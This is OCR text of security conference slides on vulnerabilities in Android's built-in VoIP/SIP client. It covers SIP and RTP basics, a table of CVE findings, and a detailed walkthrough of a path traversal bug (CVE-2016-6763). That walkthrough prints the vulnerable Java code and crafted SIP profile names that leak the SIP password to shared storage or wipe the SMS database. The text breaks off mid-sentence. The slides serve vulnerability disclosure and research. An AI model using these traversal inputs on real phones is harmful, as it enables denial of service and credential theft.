Hacking Android VoIP For Fun and Profit

heeeeen & quhe

POC2018, Seoul, Korea

ABOUT US

- En He (a.k.a: heeeeen)
  - Mainly research on Android App and Framework Security
  - Frequently thanked in Android Security Bulletin and H1 during 2017-2018
  - Research published in http://www.ms509.com
  - Email: heeeeen@gmail.com, HackerOne: heeeeen
- Jiashui Wang (a.k.a: quhe)
  - Senior expert and Team leader at Ant-financial Light-Year Security Lab
  - Focus on mobile security and vulnerability hunt
  - Received acknowledgement from Google,Samsung,Twitter,360 and more.
  - Did research sharing at conferences like Blackhat USA, Blackhat Asia, CanSecWest, HITCON, ZeroNights.

AGENDA


1. Why VoIP
2. Android VoIP
3. Insecurity with Case Studies
4. Thought

WHAT IS VOIP

- Voice over IP - Using the IP network to route voice data
- Networking and telecoms company supports VoIP in their communication products

- Many IMs have VoIP client features
- Android supports VoIP inherently in Telephony

PROTOCOLS INVOLVED



WHY VOIP


- Popularity
- Compatibility
- Openness

WHY VOIP IN ANDROID

- Previous research mainly focuses on VoIP server or VoIP Protocol security
  - Encryption
  - Authentication
  - Authorization
- VoIP implementation in Android is seldom audited
- VoIP embeds in Android Telephony, which is a privileged process (uid=1001)


FROM A HACKER'S VIEW

- Many Attack Surfaces



FROM A HACKER'S VIEW

- Inconsistency leads to vulnerabilities, two types of inconsistencies
  - Asymmetry in two operations that should have been symmetrical , such as
    - Malloc, free
    - mmap, unmap
    - Serializaion, Deserializaiton
  - Incompatibility between multiple things put together that look similar but in fact not totally
    - New system and legacy system put together
    - New API and legacy API put together




INTRODUCTION


- Currently, mainly supports Session Initiation Protocol - SIP(RFC3261) related protocols

SIP Trapezoid

Registra
r



SIP Connection Establishment



SDP Signaling negotiation

RTP Media Session

SIP MESSAGES (SIGNALING)

- Message Type
  - REGISTER
  - INVITE
  - ACK
  - CANCEL
  - BYE

SIP INVITE Message

```
INVITE sip:anonymous@192.168.8.151 SIP/2.0
Call-ID: 1b5aec516917625b031e4e3e29abd4b6@192.168.8.158
CSeq: 6166 INVITE
From: "heen1" <sip:heen1@192.168.8.101>;tag=2777662107
To: <sip:anonymous@192.168.8.151>
Via: SIP/2.0/UDP
192.168.8.158:46062;branch=z9hG4bKc1c7b86d26b13d5304de19ab78cf116a333634;rport
Max-Forwards: 70
Contact: "heen1" <sip:heen1@192.168.8.158:46062;transport=udp>
Content-Type: application/sdp
Content-Length: 299

v=0
o=- 1478163237945 1478163237946 IN IP4 192.168.8.158
s=-
c=IN IP4 192.168.8.158
t=0 0
m=audio 13658 RTP/AVP 96 97 3 0 8 127
a=rtpmap:96 GSM-EFR/8000
a=rtpmap:97 AMR/8000
a=rtpmap:3 GSM/8000
a=rtpmap:0 PCMU/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:127 telephone-event/8000
a=fmtp:127 0-15
```

SIR URI

Media type：audio、RTP stream


Media properties

SDP message


RTP MESSAGES (MEDIA)

- RTP Header
  - V (Version)
  - P (Padding)
  - X (Extension)
  - CC (CSRC Counter)
  - M (Marker)
  - PT (Payload Type)
- Codecs in cellular network
  - ITU-T G.711 U law(PCMU) & A law(PACMA)
  - AMR (Adaptive multi-Rate compression)
  - GSM-EFR (GSM Enhanced Full Rate)
  - ITU-T G.729

RTP Header




RTP U law Codec Audio



ANDROID VOIP IMPLEMENTATION

- SIP： nist-sip(Java)
- RTP： librtp_jni(c++)
- Codec: Supports libgsm、libstagefright_amrnbdec、libstagefright_amrnbenc，only PCMA、PCMU、AMR、GSM-EFR
- User Agent: Integrated in Telephony
- Number Display： Integrated in Dialer




Android VoIP implementation

ANDROID SIP API

Class/Interface	Description
SipAudioCall	Handles an Internet audio call over SIP.
SipAudioCall.Listener	Listener for events relating to a SIP call, such as when a call is being received ("on ringing") or a call is outgoing ("on calling").
SipErrorCode	Defines error codes returned during SIP actions.
SipManager	Provides APIs for SIP tasks, such as initiating SIP connections, and provides access to related SIP services.
SipProfile	Defines a SIP profile, including a SIP account, domain and server information.
SipProfile.Builder	Helper class for creating a SipProfile.
SipSession	Represents a SIP session that is associated with a SIP dialog or a standalone transaction not within a dialog.
SipSession.Listener	Listener for events relating to a SIP session, such as when a session is being registered ("on registering") or a call is outgoing ("on calling").
SipSession.State	Defines SIP session states, such as "registering", "outgoing call", and "in call".
SipRegistrationListener	An interface that is a listener for SIP registration events.

ANDROID VOIP CLIENT

- We can use SIP API provide by the Framework to implement a VoIP client
- Or just use phone app provided by Android, Phone App->Settings->Calls->Calling accounts->SIP accounts



ANDROID VOIP (IN)SECURITY

- Protocol Security
  - No support to Confidentiality, Integrity and Authenticity
- VoIP Server Security
  - Proxy、Registrar Security is not involved
- VoIP Client Implementation Security
  - Denial of Service
  - Privilege Escalation
  - Information Disclosure
  - Buffer Overflow
  - Call Spoof

RESEARCH METHODOLOGY

- Looking for all the potential attack surfaces
- Audit code where inconsistency may occur and where modules interacts
- Dumb fuzzing against SIP/SDP/RTP protocol

SUMMARY OF FINDINGS

	local	Remote
DoS	* CVE-2016-6763	* CVE-2017-0394 * CVE-2018-XXXX * A-31823540
Information Disclosure		
Privilege Escalation	* H1 #386144 (VK App) * CVE-2017-11042(Qualcomm Service)	
Arbitrary Code Execution		* CVE-2018-9475
Call Spoof		* A-31823540 * A-32623587

more than 10,000$ bounty

CVE-2016-6763: PATH TRAVERSAL

- Leads to sensitive information disclosure and local permanent DoS, Affecting Android 7.0
- A SipProfile will be serialized and deserialized every time user adds and uses the SIP account.
- The serialized file “.pobj” is stored in a directory named as “<sip_user>@<server_ip>”

```
sailfish:/data/data/com.android.phone/files/profiles # ls -lF
total 8
drwx------ 2 radio radio 4096 2018-10-18 14:26 alice@172.16.110.202/
sailfish:/data/data/com.android.phone/files/profiles/alice@172.16.110.202 # ls
-la
total 24
drwx------ 2 radio radio 4096 2018-10-18 14:26 .
drwx------ 3 radio radio 4096 2018-10-18 14:26 ..
-rw------- 1 radio radio 1787 2018-10-18 14:26 .pobj
```

CVE-2016-6763: PATH TRAVERSAL

Vulnerable code

```
public void deleteProfile(SipProfile p) {
        synchronized(SipProfileDb.class) {
            deleteProfile(new File(mProfilesDirectory + p.getProfileName()));
            if (mProfilesCount < 0) retrieveSipProfileListInternal();
            mSipSharedPreferences.setProfilesCount(--mProfilesCount);
        }
    }

    public void saveProfile(SipProfile p) throws IOException {
        synchronized(SipProfileDb.class) {
            if (mProfilesCount < 0) retrieveSipProfileListInternal();
            File f = new File(mProfilesDirectory + p.getProfileName());
            if (!f.exists()) f.mkdirs();


     public SipProfile retrieveSipProfileFromName(String name) {
         if (TextUtils.isEmpty(name)) {
             return null;
         }

         File root = new File(mProfilesDirectory);
         File f = new File(new File(root, name), PROFILE_OBJ_FILE);
         if (f.exists()) {
             try {
                 SipProfile p = deserialize(f);
                 if (p != null && name.equals(p.getProfileName())) {
                     return p;
                 }
```

SIP URI could be inconsistent with URI based file name

deleteProfile(new File(mProfileDirectory + p. getProfileName())

What if profileName includes '/..' ?

File f = new File(mProfileDirectory + p. getProfileName())
f.mkdirs();

File f = new File(new File(root, name), ".pob");
If (f.exists())
    SipProfile p = desrialize(p);


SENSITIVE INFORMATION DISCLOSURE

- Save the SipProfile outside will lead to SIP password disclosure

The mProfileDirectory is

/data/data/com.android.phone/files/alice/@CompromisedSite/../../../../../../sdcard/

```
shell@angler:/sdcard $ ls -a -l
-rw-rw--- root sdcard_rw 1843 2016-09-12 14:58 .pobj
```




PERMANENT DOS

- A user could brick the phone easily if he adds a malformed sip account in com.android.providers.telephony via path traversal

The mProfileDirectory is

/data/data/com.android.phone/files/alice/@somesite/../../../../../../data/data/com.android.providers.telephony/sdcard/




```
root@angler:/data/data/com.android.providers.telephony # ls -al
-rw------- radio     radio          1886 2016-09-13 18:26 .pobj
drwxrwx--x radio     radio               2016-09-13 17:05 databases
drwxrwx--x radio     radio               2016-09-13 17:05 shared_prefs
```

PERMANENT DENIAL OF SERVICE


- To modify the SIP Account into

alice/@somesite/../../../../../../data/data/
com.android.providers.telephony/databases/
mmssms.db

and save will

